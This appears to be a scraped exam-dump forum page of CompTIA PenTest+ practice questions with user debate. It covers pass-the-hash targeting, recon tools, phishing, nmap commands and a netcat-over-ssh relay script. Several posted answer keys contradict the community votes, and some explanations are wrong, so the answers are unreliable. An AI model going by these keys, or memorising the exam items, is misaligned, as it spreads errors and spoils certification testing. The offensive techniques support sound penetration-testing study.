NetNTLMv1: u4-netntlm::kNS:338d08f8e26de93300000000000000000000000
NTLM: b4b9b02e6f09a9bd760f388b67351e2b
SHA-1: b89eaac7e61417341b710b727768294d0e6a277b

upvoted 4 times

sn0wman321 4 years, 4 months ago

Both the hash from the question and the NTLM hash are 32 characters and start with b followed by a number

upvoted 2 times

deathfrom 4 years, 4 months ago

According to this website: https://www.tunnelsup.com/hash-analyzer/
It is MD5 or MD4. I think all these answers are incorrect.
However, I do believe the correct answer is: NTLM. C.

Using this website: https://asecuritysite.com/encryption/lmhash?sortby=hashme
gives us 33 characters of an NTML hash.

upvoted 3 times

MikeHunt 4 years, 4 months ago

I dont believe its sha-1. This hash in the question is 36 Chars long.. a SHA-1 is supposed to be 40 Chars

upvoted 1 times

mr_robot 4 years, 5 months ago

D maybe?

http://pentestmonkey.net/cheat-sheet/john-the-ripper-hash-formats

https://hashcat.net/wiki/doku.php?id=example_hashes

upvoted 2 times

who__cares123456789___ 3 years, 7 months ago

Possible that it is MD5 and that was accidentally left out here? watch for that! anyway, look A MD5 hash is nothing but a 32 digit hexadecimal number which can be something as follows: e4d909c290d0fb1ca068ffaddf22cbd0

upvoted 1 times

who__cares123456789___ 3 years, 7 months ago

SO!! Just used this site below to create an NTLM Hash!!! here it is---

https://www.browserling.com/tools/ntlm-hash

And here is the output!!!

4F27DDA7014462D2802606F2D7BDAE26

32 characters long, just like in the example!!

Answer is C, NTLM

upvoted 2 times

Question #71 *Topic 1*

During an internal network penetration test, a tester recovers the NTLM password hash for a user known to have full administrator privileges on a number of target systems. Efforts to crack the hash and recover the plaintext password have been unsuccessful.
Which of the following would be the BEST target for continued exploitation efforts?

A. Operating system: Windows 7 Open ports: 23, 161

B. Operating system: Windows Server 2016 Open ports: 53, 5900

C. Operating system: Windows 8.1 Open ports: 445, 3389

D. Operating system: Windows 8 Open ports: 514, 3389

Suggested Answer: *C*

Community vote distribution

C (100%)

D1960 Highly Voted 4 years, 6 months ago

For those not familiar with CompTIA: CompTIA loves, loves, *LOVES* questions about ports. You find such questions on the A+, Net+, Sec+, Linux+, CSA+, and CASP, among others.
Port - Service
23 - telnet
53 - DNS
161 - SNMP
445 - SMB
514 - Remote Shell
3389 - RDP/WBT - Windows Based Termnal
5900 - VNC/RFB - Virtual Network Computer

Port 445 can be hijacked, and is vulnerable to many kinds of attacks
upvoted 9 times

mr_robot 4 years, 5 months ago

I would agree with you on this one. "Port 445 is vulnerable to attacks, exploits and malware".

https://www.senki.org/operators-security-toolkit/filtering-exploitable-ports-and-minimizing-risk-to-and-from-your-customers/

https://www.grc.com/port_445.htm
upvoted 2 times

D1960 Highly Voted 4 years, 4 months ago

Completing a pass-the-hash attack seems to usually involve port 445. Try searching "pass-the-hash port 445" without quotes.
For example:
"All you need is a password hash to a system that has SMB file sharing open (port 445)"
http://colesec.inventedtheinternet.com/hacking-windows-passwords-with-pass-the-hash/
upvoted 5 times

miabe Most Recent 2 years, 2 months ago

Selected Answer: C

looks good to me
upvoted 1 times

Cock 2 years, 6 months ago

It was on the exam
upvoted 1 times

CapCrunch 3 years, 2 months ago

Most likely C

NTLM over a Server Message Block (SMB) transport is a common use of NTLM authentication and encryption. Although KILE is the preferred

authentication method of an SMB session as described in section 1, when a client attempts to authenticate to an SMB server using the KILE protocol and fails, it can attempt to authenticate with NTLM.

Source:
https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-nlmp/c083583f-1a8f-4afe-a742-6ee08ffeb8cf
upvoted 1 times

FluffyJohnson 3 years, 5 months ago
C.) Just ask all the victims when wannacry hit
upvoted 4 times

Da_MatriX 4 years, 5 months ago
I have no sources but A would be my real world option. Oldest OS with two UDP ports open. I'd grab this low hanging fruit first and look to pivot to another system.
upvoted 2 times

D1960 4 years, 4 months ago
You may be right. Port 23 is telnet, which is an insecure service.
On the other hand: since the password could not be cracked, this might require a pass-the-hash attack. Can such an attack be done on a workstation? Or are such attacks only for servers?
upvoted 1 times

D1960 4 years, 4 months ago
According to this site: "Pass the hash is a technique that allows an attacker to authenticate to a remote **server** using the LM and/or NTLM hash of a user's password, eliminating the need to crack/brute-force the hashes to obtain the clear text password (which is normally used to authenticate)."
https://latesthackingnews.com/2017/08/22/what-is-pass-the-hash-attack/
Is pass-the-hash only for servers?
upvoted 2 times

mr_robot 4 years, 4 months ago
Looks like you can pass-the-hash even on Windows 10 workstations:
https://www.sans.org/reading-room/whitepapers/testing/pass-the-hash-windows-10-39170

I still believe port 445 is commonly used by pass-the-hash attacks:
https://isc.sans.edu/forums/diary/Pass+the+hash/19479/
https://null-byte.wonderhowto.com/how-to/perform-pass-hash-attack-get-system-access-windows-0196077/
http://www.lifeoverpentest.com/2017/09/pass-hash-2-passing-hash.html
upvoted 1 times

mr_robot 4 years, 4 months ago
Found this article that states that pass-the-hash attacks on RDP (3389) sessions only work on Windows 2012 R2 and Windows 8.1:

https://www.kali.org/penetration-testing/passing-hash-remote-desktop/
upvoted 1 times

pr0xyguy 2 years, 5 months ago
Also, Win 7 is not supported with security patches anymore.
upvoted 1 times

D1960 4 years, 5 months ago
Having thought about this, I wonder if the answer could be:
B. Operating system: Windows Server 2016 Open ports: 53, 5900
This is the only answer where the OS is a server. Having full admin rights on a server would be most useful.
upvoted 1 times

Question #72 *Topic 1*

Which of the following would be the BEST for performing passive reconnaissance on a target's external domain?

A. Peach

B. CeWL

C. OpenVAS

D. Shodan

Suggested Answer: *D*

Reference:

https://www.securitysift.com/passive-reconnaissance/

Community vote distribution

D (100%)

miabe 2 years, 2 months ago

Selected Answer: D

looks good to me

upvoted 1 times

baybay 2 years, 6 months ago

Selected Answer: D

Shodan

upvoted 1 times

Cock 2 years, 6 months ago

It was on the exam

upvoted 1 times

CapCrunch 3 years, 2 months ago

D. Passave reconnaissance also called OSINT.

upvoted 1 times

phorpiex 3 years, 2 months ago

Shodan is correct

upvoted 1 times

Question #73 *Topic 1*

A penetration tester delivers a web application vulnerability scan report to a client. The penetration tester rates a vulnerability as medium severity. The same vulnerability was reported as a critical severity finding on the previous report. Which of the following is the MOST likely reason for the reduced severity?

A. The client has applied a hot fix without updating the version.

B. The threat landscape has significantly changed.

C. The client has updated their codebase with new features.

D. Thera are currently no known exploits for this vulnerability.

Suggested Answer: *A*

Community vote distribution

A (100%)

miabe 2 years, 2 months ago

Selected Answer: A

looks good to me

upvoted 1 times

baybay 2 years, 6 months ago

Selected Answer: A

A. If the there was a critical finding previously, the client most likely wouldn't leave it without implement some mitigation i.e. a hot fix, which would explain it being a lower severity the next time around.

upvoted 1 times

[Removed] 2 years, 7 months ago

I'm going to go with A because the questions implies that the penetration tester has done a scan for the client in the past. Obviously the client isn't going to have plainly left a critical vulnerability during remediation until the "threat landscape" changed.

All of the answers on this question don't seem the most accurate to me however I believe A to be best out of all of them

upvoted 2 times

SciBer 2 years, 11 months ago

B. - The only thing that can lower a critical finding is to apply mitigation(s) that increase the Defense-in-Depth. So, (B) sounds like the only viable option. Doing this will make it difficult to exploit the vulnerability. A hotfix will get rid of the criticality immediately and not leave a lower severity. Changing code to add new features and not fix issues; does not lower severity or get rid of a criticality. It might add more avenues of attacks. If a vulnerability is discovered and identified as critical, it means that it's exploitable.

Reference:
https://www.bmc.com/blogs/patch-hotfix-coldfix-bugfix/)

upvoted 1 times

Ariel235788 2 years, 10 months ago

a hotfix is not a full patch. you're expecting a hotfix to resolve the entire thing but that is what a patch does. Significant changes to threat landscape have NOTHING to do with DnD or applying mitigations. Hotfix is the only 'applying mitigations' changing codebase would be on par with patching and would resolve an entire vuln. Partial fix = hotfix

upvoted 1 times

SciBer 2 years, 5 months ago

It looks like you did not review the reference provided. A Hotfix can be a full-fix for a specific issue. The provided reference goes over a patch, hot, cold, and bugfix. When you apply mitigations, you're changing the environment to prevent access to a vulnerability, thus changing Defense in Depth. The scenario does not give detail on architecture or software design. At best guess, answer A and B are both viable options.

upvoted 1 times

runagerj 2 years, 11 months ago

I feel like the answer is missing completely from this question. You can drop the risk level by implementing mitigations on your system or network through IDS, firewall restrictions, McAfee Agent Products etc. I think a hotfix may be only option I'd go with here but who knows what the right answer is here.
upvoted 1 times

MrRiver 3 years ago
i have to admit, i don't get this one ...
I mean if there is a critical vulnerabillity and i apply a hotfix wich doenst change Version Numbers i have to options:
1. Vulnerabillity is fixed -> the finding is a false positiv, but severity should still be critical
2. Hotfix did't fix -> vulnerabillit is still there -> Finding should still be critical ?

D.)if There a no kown exploits ... i would not have been critical in first place ...

B.) The Threat landscape could change yess ... but a critical vul. will still be critical.
Like even in 20 Year if you are running a unpatched windows 7, Ethernal Blue will still be dangerous.

Wich leave me somehow with C.
Somehow this could be true. If the Client implentens new Features is possible he implements "Security Features" wich maybe Mitigate the Vulnerabillity ...

Anyway nothings realy makes sense for me
cheers :)
upvoted 1 times

Yanos_kv 3 years, 2 months ago
Answer is B
upvoted 2 times

versun 3 years, 2 months ago
Wrong. It's A!
upvoted 3 times

TheThreatGuy 3 years, 8 months ago
Wait... isn't the severity determined by the CVSS score? With that in mind, a patch that the client deploys isn't going to affect the CVSS score for the same vulnerability. CVSS scores are determined by NVD and would be updated by them as necessary. A significant change to the threat landscape could do that... I'm leaning towards B. Thoughts?
upvoted 2 times

topherbayonito 3 years, 7 months ago
I agree with you. For example, Web servers with the same vulnerability but with a different location vary the severity. The first web server is only accessible internally but the other one is accessible outside. If both are evaluated, the first server is likely to have a lower severity than the other one.
upvoted 1 times

who__cares123456789___ 3 years, 7 months ago
Dont know how to respond to this. lets be over simplistic. If i run apache2 on a LAMP stack, and get a critical finding for vulnerable Apache Struts. Then I delete apache2 off that stack, scan again, wanna bet that CVSS score goes to a hard zero? I just hope you are confusing CVSS with CVE...if so, there is hope for you...with further instruction. If not, may want to consider another field!!
upvoted 1 times

mr_robot 4 years, 5 months ago
I would go for A.
upvoted 4 times

sh3rl0ck 3 years, 9 months ago
why not B? can u tell y you would go for A?
upvoted 1 times

someguy1393 3 years, 9 months ago
I too am curious about this one. It seems like both could be good answers. I think that A is the correct answer because it is unlikely that the "threat landscape" has changed? Why would a hacker stop attacking something for no reason? But I def could be wrong.
upvoted 1 times

who__cares123456789___ 3 years, 7 months ago

STOP...says web app...not server etc...so, must be new updated code. HOTFIX and didnt update version. cause threat landscape hasnt changed except to get worse. New modules, mainly independent if you know anything about sw, would have independent findings for each module, respectively. Those new wouldnt have anything to do with that old finding. D is so ignorant it bears no mention. correct answer is A. but put what you want... PS, I got 88(791) on net+ and 93 (833)on Sec+....first attempts...

upvoted 2 times

eroms 3 years, 2 months ago

Your sec+ and net+ are irrelevant to this question. Same vulnerability that was critical is now medium. I will go with A as well. B would be if the client had remediated the vulnerability. But the question says same vulnerability was found, Just at a different risk level.

upvoted 3 times

Question #74 *Topic 1*

An attacker uses SET to make a copy of a company's cloud-hosted web mail portal and sends an email in hopes the Chief Executive Officer (CEO) logs in to obtain the CEO's login credentials. Which of the following types of attacks is this an example of?

A. Elicitation attack

B. Impersonation attack

C. Spear phishing attack

D. Drive-by download attack

Suggested Answer: *A*
Reference:
https://www.social-engineer.org/framework/influencing-others/elicitation/

Community vote distribution

C (100%)

Dave1212 Highly Voted 3 years, 4 months ago
C. Spear phishing attack

Sending mail targeting CEO
upvoted 6 times

mdmdmd 3 years, 3 months ago
He wants to obtain the login credentials...I say the elicitation attack is correct...I mean it's a collection of techniques
upvoted 2 times

phorpiex Highly Voted 3 years, 2 months ago
Definitely C, would go for whaling should it be a choice.
upvoted 5 times

miabe Most Recent 2 years, 2 months ago
Selected Answer: C
looks good to me
upvoted 1 times

baybay 2 years, 6 months ago
Selected Answer: C
C. Spear phishing. They are going after a specific person. Specific target = spear and email= phishing.
upvoted 1 times

Cock 2 years, 6 months ago
It was on the exam
upvoted 2 times

[Removed] 3 years ago
Sybex practice chapter 3 question189
C. The Social Engineer Toolkit (SET) provides a framework for automating the social engineering process, including sending spear phishing messages, hosting fake websites, and collecting credentials. Social engineering plays an important role in many attacks. SET is a menu-driven social engineering attack system. In this scenario, the penetration tester is attempting a spear phishing attack.
upvoted 3 times

CapCrunch 3 years, 2 months ago
Its C.

It doesnt fit the profile of an Elicitaton attack.
" elicitation is the strategic use of casual conversation to extract information from people (targets) without giving them the feeling that they are being interrogated or pressed for the information. Elicitation attacks can be simple or involve complex cover stories, planning, and even co-

conspirators."

Source:
https://www.redteamsecure.com/blog/5-effective-social-engineering-elicitation-techniques
upvoted 4 times

versun 3 years, 2 months ago
Definitely C
upvoted 4 times

DrChats 3 years, 2 months ago
im leaning towards B
upvoted 2 times

nonyabiz 3 years, 2 months ago
Spear phishing: This is a phishing attack, irrespective of medium, that is crafted to target a specific person or group of people.

Straight out of the Comptia Pentest+ book
upvoted 1 times

boooliyooo 3 years, 3 months ago
https://www.redteamsecure.com/blog/5-effective-social-engineering-elicitation-techniques (Quote)That is to say, elicitation is the strategic use of casual conversation to extract information from people (targets) without giving them the feeling that they are being interrogated or pressed for the information. -- there is no physical contact in this question and making use of email medium. C is answer
upvoted 2 times

rohog 3 years, 3 months ago
I like B. Going after the CEO is a Whaling attack. Setting up a duplicate website is an impersonation attack. Usually, impersonation refers to targeting people in a social engineering attack, but it can also refer to systems - see Website Impersonation. https://bewica.com/blog/website-impersonation-best-practice
upvoted 2 times

x0hmei 3 years, 3 months ago
B does sound more like it, C and D are def wrong. A if you look up Elicitation it clearly says obtaining information indirectly via HUMAN CONTACT not via written so B seems to be more correct.
upvoted 2 times

catastrophie 3 years, 3 months ago
C is the correct answer. Spear Phishing is an email that can be directed to a specific individual or organization or business. Impersonation could have been an option if they had said the attacker made a copy of the web mail portal and sent and email to the CEO posed as a help desk technician.
upvoted 2 times

Question #75 *Topic 1*

A penetration tester is scanning a network for SSH and has a list of provided targets. Which of the following Nmap commands should the tester use?

A. nmap -p 22 -iL targets

B. nmap -p 22 -sL targets

C. nmap -p 22 -oG targets

D. nmap -p 22 -oA targets

Suggested Answer: *A*

Community vote distribution

A (100%)

mr_robot Highly Voted 4 years, 5 months ago

A.
-iL --> Scans a list of IP addresses, you can add options before / after. nmap -iL ip-addresses.txt
-sL --> List Scan - simply list targets to scan
-oG --> Output greppable - easy to grep nmap output
-oA --> Output in the three major formats at once

The -iL file_name command tells nmap to read the specified file and scan only those hosts listed in the file.
upvoted 12 times

someguy1393 3 years, 9 months ago

Agreed, since it is the only option with iL, A must be the answer.
upvoted 3 times

miabe Most Recent 2 years, 2 months ago

Selected Answer: A

looks good to me
upvoted 1 times

Question #76 *Topic 1*

A penetration tester is required to perform OSINT on staff at a target company after completing the infrastructure aspect. Which of the following would be the
BEST step for penetration?

A. Obtain staff information by calling the company and using social engineering techniques.

B. Visit the client and use impersonation to obtain information from staff.

C. Send spoofed emails to staff to see if staff will respond with sensitive information.

D. Search the internet for information on staff such as social networking sites.

Suggested Answer: *D*
Reference:
https://securitytrails.com/blog/what-is-osint-how-can-i-make-use-of-it

Community vote distribution
D (100%)

deathfrom Highly Voted 4 years, 4 months ago
I would agree that the answer is D.
OSINT is the method of searching public records, social media, google etc.
upvoted 20 times

mr_robot 4 years, 4 months ago
Agree with you. As per Sybex's own definition of OSINT: Open-source intelligence (OSINT) is any information that is publicly available and can be passively gathered. Because it is passively gathered, you can't use methods that actively engage the target organization to gather OSINT. For example, running a vulnerability scan is an active method, while reading social media posts and viewing corporate tax filings are passive methods.

In this scenario you might use the app theHarvester which scours search engines and other resources to find email addresses, employee names, and infrastructure details about an organization.

It remains to be seen if the CompTIA exam is based on the actual correct answers or the answers from books like Sybex - Practice Exams?
upvoted 2 times

BubbaHotep 3 years, 8 months ago
Answer C is correct. The question is asking what would be the best step for penetration AFTER completing the OSINT. In which case, sending a spoofed emails would be a good next step.
upvoted 1 times

TheThreatGuy 3 years, 8 months ago
No it is not... It's asking to conduct OSINT after the infrastructure assessment.... Answer is D.
upvoted 5 times

who__cares123456789___ 3 years, 7 months ago
bubba shot the jukebox lol
upvoted 4 times

miabe Most Recent 2 years, 2 months ago
Selected Answer: D
looks good to me
upvoted 1 times

baybay 2 years, 6 months ago
Selected Answer: D
D. OSINT focuses on gathering information that is publicly available and passively gathered. Searching the web best fits.
upvoted 1 times

[Removed] 2 years, 7 months ago

The question is worded horribly like any typical CompTIA question, after reading it several times I can finally understand why some people would choose C. At the end of the question it chooses the word "penetrating" yet gathering OSINT literally means gathering information passively, which would make the term "OSINT penetration" an oxymoron.

For this question I'm going to say that the answer is most likely to be D (about 95%).
Reasoning: Whilst you could refer to "penetrating" as another way of describing "penetration testing" which may require OSINT as part of the process, you can't really link "OSINT" with active footprinting; being the act of offensively gaining knowledge e.g. questions A, B, and C. This just so happens to coincidently leave out question D as the odd one out making it my answer
upvoted 1 times

drmombassa 2 years, 7 months ago
The question asks: "Which of the following would be the
BEST step for penetration?"

The rest of the details are irrelevant to what the question asks. Answer is C
upvoted 1 times

someguy1393 3 years, 9 months ago
Definitely D
upvoted 4 times

mr_robot 4 years, 5 months ago
PenTest+ Practice Tests Book - SYBEX

C. - In this scenario, since you are trying to preform OSINT on the staff of the company, it would be best to send spoofed emails to the staff to see whether they will respond with sensitive information. Penetration testers need to be ready to incorporate social engineering in their test plan if allowed by the rules of engagement and included in the scope of work.
upvoted 1 times

who__cares123456789___ 3 years, 7 months ago
D Answer is D Open Source means get what you can online and do NOT interact with them in any way. AKA Passive Recon...all other answers involve social engineering. which is Active Recon
upvoted 4 times

CapCrunch 3 years, 2 months ago
Thats Social Engengineering, OSINT is open source intelligence which is information you can freely obtain on the internet.
upvoted 2 times

Question #77 *Topic 1*

During the information gathering phase of a network penetration test for the corp.local domain, which of the following commands would provide a list of domain controllers?

A. nslookup ג€"type=srv _ldap._tcp.dc._msdcs.corp.local

B. nmap ג€"sV ג€"p 389 - -script=ldap-rootdse corp.local

C. net group ג€Domain Controllersג€ /domain

D. gpresult /d corp.local /r ג€Domain Controllersג€

Suggested Answer: *A*

Community vote distribution

A (100%)

miabe 2 years, 2 months ago

Selected Answer: A

looks good to me

upvoted 1 times

MrRiver 3 years ago

A should be right.

The Keyword is "information gatherin phase"

so you are not actively engaging with the system, and querying the dns is no activly as far as it concerns the comptia.

the net group command would work after you gained access to a domain joined workstation as well.

And yes sure you could scan with nmap for ldap ports .

But these two are not in the Info-Gathering Phase.

upvoted 2 times

smalltech 3 years, 3 months ago

A.

https://www.tecknowledgebase.com/6383/how-you-can-find-out-the-name-and-ip-address-of-the-ad-domain-controller-on-your-network/

upvoted 3 times

Question #78 *Topic 1*

A penetration tester has been assigned to perform an external penetration assessment of a company. Which of the following steps would BEST help with the passive-information-gathering process? (Choose two.)

A. Wait outside of the company's building and attempt to tailgate behind an employee.

B. Perform a vulnerability scan against the company's external netblock, identify exploitable vulnerabilities, and attempt to gain access.

C. Use domain and IP registry websites to identify the company's external netblocks and external facing applications.

D. Search social media for information technology employees who post information about the technologies they work with.

E. Identify the company's external facing webmail application, enumerate user accounts and attempt password guessing to gain access.

Suggested Answer: *DE*

Community vote distribution

CD (100%)

[Removed] Highly Voted 4 years, 5 months ago

Passive..... C and D

upvoted 21 times

mr_robot 4 years, 5 months ago

Agree! C and D.

Info taken from the PenTest+ Practice Tests Book - SYBEX: "Open-source intelligence (OSINT) is any information that is publicly available and can be passively gathered. Because it is passively gathered, you can't use methods that actively engage the target organization to gather OSINT. For example, running a vulnerability scan is an active method, as is penetrating the organization's facility or wheedling information out of a disgruntled employee. On the other hand, gathering information from the organization's DNS registrar or reading job postings on the organization's website are examples of passively gathering public information."

upvoted 12 times

deathfrom 4 years, 4 months ago

Agreed!

upvoted 7 times

someguy1393 Highly Voted 3 years, 9 months ago

Definitely C & D

upvoted 7 times

kloug Most Recent 1 year, 7 months ago

c,d correct

upvoted 1 times

miabe 2 years, 2 months ago

Selected Answer: CD

looks good to me

upvoted 1 times

Ariel235788 2 years, 10 months ago

E was passive until you begin password guessing, then it became an Active attack. C and D are the only 2 that are passive in the list

upvoted 2 times

cvMikazuki 2 years, 11 months ago

C D la wehhh passive BOY. Cohort 1-2021

upvoted 1 times

rajeshtwayana 2 years, 11 months ago

c and d is correct

upvoted 1 times

GreyHunter 3 years, 11 months ago

C,D are the correct answer.

upvoted 7 times

Question #79 *Topic 1*

A client has voiced concern about the number of companies being breached by remote attackers, who are looking for trade secrets. Which of the following BEST describes the type of adversaries this would identify?

A. Script kiddies

B. APT actors

C. Insider threats

D. Hacktivist groups

Suggested Answer: *B*
Reference:
https://en.wikipedia.org/wiki/Advanced_persistent_threat

Community vote distribution

B (100%)

mr_robot Highly Voted 4 years, 5 months ago
PenTest+ Practice Tests Book

B. - An advanced persistent threat (APT) is a computer network attack in which a person or group gains unauthorized access to a network and remains undetected for an extended period of time. APTs provide the highest level of threat on the adversary tier list. Threat actors are often rated by their capabilities. Many of the techniques used by advanced persistent threat actors are useful for penetration testers, and vice versa. If your persistence techniques aren't monitored for or detected by the client's systems, the findings should include information that can help them design around this potential problem.
upvoted 9 times

jossephh Highly Voted 3 years, 9 months ago
agree with mr_robot, if you are still unsure between APT or insider threat, the keyword to look for in the question is "remote"
upvoted 6 times

kloug Most Recent 1 year, 7 months ago
bbbbbb
upvoted 1 times

miabe 2 years, 2 months ago
Selected Answer: B
looks good to me
upvoted 1 times

Cock 2 years, 6 months ago
It was on the exam
upvoted 1 times

Mo911 3 years, 5 months ago
B. APT actors
upvoted 2 times

Question #80 *Topic 1*

A company contracted a firm specializing in penetration testing to assess the security of a core business application. The company provided the firm with a copy of the Java bytecode. Which of the following steps must the firm take before it can run a static code analyzer?

A. Run the application through a dynamic code analyzer.

B. Employ a fuzzing utility.

C. Decompile the application.

D. Check memory allocations.

Suggested Answer: *D*

Community vote distribution

C (100%)

mr_robot Highly Voted 4 years, 5 months ago
Definitely C. PenTest+ Practice Tests Book - SYBEX
"One option you could try in this scenario is to decompile the application's executable. This process will reveal the application's assembly-level code that you can analyze for weaknesses."
upvoted 13 times

mr_robot Highly Voted 4 years, 5 months ago
C. Agree with D1960 - https://blog.jetbrains.com/idea/2020/03/java-bytecode-decompiler/
upvoted 7 times

kloug Most Recent 1 year, 7 months ago
cccccccccc
upvoted 1 times

miabe 2 years, 2 months ago
Selected Answer: C
looks good to me
upvoted 1 times

Cybersec1989 2 years, 12 months ago
Answer D1960 maybe c lol or A
upvoted 2 times

MrRiver 3 years ago
C or D? ... I Would keep it simple and stupid and go with C.

Take the Comptia Exam Objectivs in Mind:
The Examt Taker should have a Great Understanding of Scripting Languages(Powershell,Bash,Pyhton and Ruby).
Nothing Mentions Java.

But you have to have an Understanding of Tools. I Think Jason Dion Listed a java decompiler.
The Question in my Option wants to check the understanding of Static Analysis and decompilation.
Like you need to understand that you cant do static analysis on bytecode ... you need a "human readable" source code.
So you need to do decompilation to get that.
upvoted 1 times

RedbyNight 3 years, 7 months ago
I've never written a line of java in my life but if you google 'decompile java bytecode' everything says that it's simple. Too simple for some. So answer C seems spot on into order to do static code analysis
upvoted 1 times

sh3rl0ck 3 years, 9 months ago
They are only given the copy of bytecode so they dont have the application with them that means they cannot decompile it , so they have to check memory allocation in order to find buffer overflow

upvoted 3 times

kamaluchi 3 years, 2 months ago

App source code is COMPILED into Java bytecode. So in order to perform static analysis on the source code, the bytecode needs to be decompiled.

upvoted 2 times

TestBanger 3 years, 10 months ago

D : study the link

upvoted 1 times

someguy1393 3 years, 9 months ago

There is not a single mention of memory on page that the link resolves to..

upvoted 2 times

TestBanger 3 years, 10 months ago

D:

https://cory.li/bytecode-hacking/

upvoted 1 times

D1960 4 years, 6 months ago

Maybe: C. Decompile the application

Jave bytecode is going to be difficult for a human to read.

upvoted 5 times

who__cares123456789___ 3 years, 7 months ago

SO I found this "n the case of static analysis, you have to: Build a code model (internal representation) Enrich the model with information generated by static analysis algorithms such as control flow analysis, dataflow analysis (e.g., taint analysis)

Apply vulnerability search rules to locate vulnerabilities in the code model in terms of the model and the information it is enriched with...He seems to say in article that they shy away from using decompilers etc due to errors and maybe this given answer is correct but I honestly dont know enough about code to understand him completely...see link

https://blog.smartdec.net/analysis-of-java-bytecode-vulnerabilities-what-to-do-with-the-findings-6929ab38c307

upvoted 2 times

Question #81 *Topic 1*

A penetration tester successfully exploits a DMZ server that appears to be listening on an outbound port. The penetration tester wishes to forward that traffic back to a device. Which of the following are the BEST tools to use for this purpose? (Choose two.)

A. Tcpdump

B. Nmap

C. Wireshark

D. SSH

E. Netcat

F. Cain and Abel

Suggested Answer: *BD*

Community vote distribution

AE (100%)

kabwitte Highly Voted 4 years, 2 months ago

I think I will go with D. SSH and E. Netcat. I may be overthinking this but, SSH has many features including local port forwarding. Therefore, I would use ssh to forward the traffic back to a device (my attacking machine). Now using netcat (nc -nlvp 1234) I would start my listener on my attacking machine to intercept and monitor all connections being made. Correct me if I'm wrong, but the question is stating that the pentester wishes to forward traffic and now capture traffic. Tcpdump(command-line) and Wireshark(GUI) does the same thing, nmap would say what ports are opened (the pentester already knows that info), Cain and Abel is a password recovery tool.

SSH Features: https://www.techrepublic.com/article/how-to-use-local-and-remote-ssh-port-forwarding/

upvoted 16 times

mr_robot Highly Voted 4 years, 5 months ago

C and D - PenTest+ Practice Tests Book - SYBEX

In this scenario, the best options are SSH and Wireshark. Secure Shell (SSH) provides secure encrypted connections between systems. SSH provides remote shell access via an encrypted connection. SSH is used for secure command-line access to systems, typically via TCP port 22, and is found on devices and systems of all types. Because SSH is so common, testing systems that provide an SSH service is a very attractive option for a penetration tester. Wireshark is a protocol analyzer that allows penetration testers to eavesdrop on and dissect network traffic. Wireshark also allows for capturing network traffic from wireless networks.

upvoted 6 times

deathfrom 4 years, 4 months ago

I do not understand why wireshark would be useful here. The question is the tester wishes to forward traffic. Nothing about capturing. I would say the answer is correct. Nmap and SSH.

Nmap because we need to identify the ports and SSH to forward to those ports.

upvoted 3 times

D1960 4 years, 4 months ago

How does ssh forward traffic without anything capturing the traffic?

upvoted 1 times

D1960 4 years, 4 months ago

You bring up a good point about finding the port. It seems like if the pentester knew the DMZ server was listening on a port, the pentester would know which port. But maybe not.

upvoted 1 times

mr_robot 4 years, 4 months ago

If it was just for capturing/forwarding traffic I would choose tcpdump and Wireshark even though you need an SSH connection for both to work:

https://www.comparitech.com/net-admin/tcpdump-capture-wireshark/

From all sites I researched shows you need a mix of SSH to connect remotely, tcpdump to capture and forward traffic to Wireshark in order to be analyzed:

https://s905060.gitbooks.io/site-reliability-engineer-handbook/howto_use_wireshark_over_ssh.html

Anyway, I think I would stick with Wireshark and SSH.
upvoted 1 times

D1960 4 years, 4 months ago
The question wants traffic to be forwarded. I think you can do that with Tcpdump, just by using '>'.
upvoted 2 times

kloug Most Recent 1 year, 7 months ago
D,E CORRECT
upvoted 1 times

miabe 2 years, 2 months ago
Selected Answer: AE
looks good to me
upvoted 1 times

Jetlife 2 years, 5 months ago
Going with A& E.
upvoted 1 times

Cock 2 years, 6 months ago
It was on the exam
upvoted 1 times

MrRiver 3 years ago
This Question is FUN ...

Ist it like: wich two tool you can use first ...
Or is it like wich two tool you can use to complete the complete task?

let's exclude the obvious wrong one:
B. Nmap -> scans for ports an services ... we allready have access
F. Cain and able -> more like a mitm tool
Now the Objective is to forward (copy) all Traffic (incoming and outgoing) not manipulating it.
Do we know the Operating System (Linux/Windows?) -> no.

So first thing is we need to capture the traffic untouched ...
can be done by Wireshark and TCP Dump both can send captured traffic to a pipe.
So are we done now ?
But we need to send it to another host ...
sending Data from a Pipe can either be done by ssh oder netcat.

BUT you wanna redirect the Traffic "some" device, so to me that means raw traffic.
This would rule out SSH.

So is boils down to 3 options:
Wirshark&tcpdump
netcat&wirehark
netcat&tcpdump

ON Linux you would go for tcpump & ncat ... but if it's a Windows OS thers no tcpdump just wireshark ...
so ... well flip a 3 sided coin ... :)
upvoted 2 times

dyers 3 years, 4 months ago
The purpose seems to be to capture all traffic going to this port on the DMZ device. Since it calls out "forwarding traffic" the only way to capture that traffic is tcpdump, then use something to send it out, which is ssh. This is probably what they're wanting to do: https://serverfault.com/questions/362529/how-can-i-sniff-the-traffic-of-remote-machine-with-wireshark Despite it saying wireshark, as already mentioned wireshark is just a gui for tcpdump which is the packet capture engine. So wireshark could be involved but they only mentioned how to "forward traffic", nothing about capturing it on the other side.

upvoted 1 times

dyers 3 years, 4 months ago
another link regarding this idea: https://bytefreaks.net/applications/how-to-process-tcpdump-live-data-stream-from-a-remote-machine-on-a-local-wireshark
upvoted 1 times

macr0sss 3 years, 4 months ago
If we agree to understand the question as: which two tools are needed in order to achieve the goal - it might be tcpdump/wireshark (as one tool to dump the traffic) and second one to have secure, encrypted connection to transfer that data.
upvoted 1 times

Mo911 3 years, 5 months ago
D. SSH
E. Netcat
upvoted 5 times

harej8 3 years, 10 months ago
I would go with DE. The following script allows to use both Netcat with SSH for port forwarding:

```
$ mkfifo pipe
$ while [ 1 ]; do nc -l -p 8080 < pipe | ssh gw_to_private_net \ -p 22977 "nc 192.168.12.230 80" | tee pipe; done
```

https://jtway.co/netcat-with-ssh-port-forwarding-148177b2e850
upvoted 3 times

TheThreatGuy 3 years, 8 months ago
I would concur with this answer. It doesn't say we need to capture the data. Just forward it. DE would be the best choice here.
upvoted 2 times

dyers 3 years, 4 months ago
You misunderstand the article, this is taking a port on a local system and presenting it on another ip and port. So that port would still only be listening on the new ip and port but you won't be seeing any traffic for people still navigating to the original ip and port.
Your article and the question are two totally different networking concepts.
upvoted 2 times

NoImDirtyDan 4 years, 1 month ago
Tcpdump and netcat. Odds are that you only have a shell... tcpdump is the way to go. Then pipe the capture to nc and capture with tcpdump on your end.
upvoted 4 times

boblee 4 years, 2 months ago
Its A & E.

Please use common sense.

Wireshark has nothing to do with forwarding traffic.

Jesus christ
upvoted 5 times

kabwitte 4 years, 2 months ago
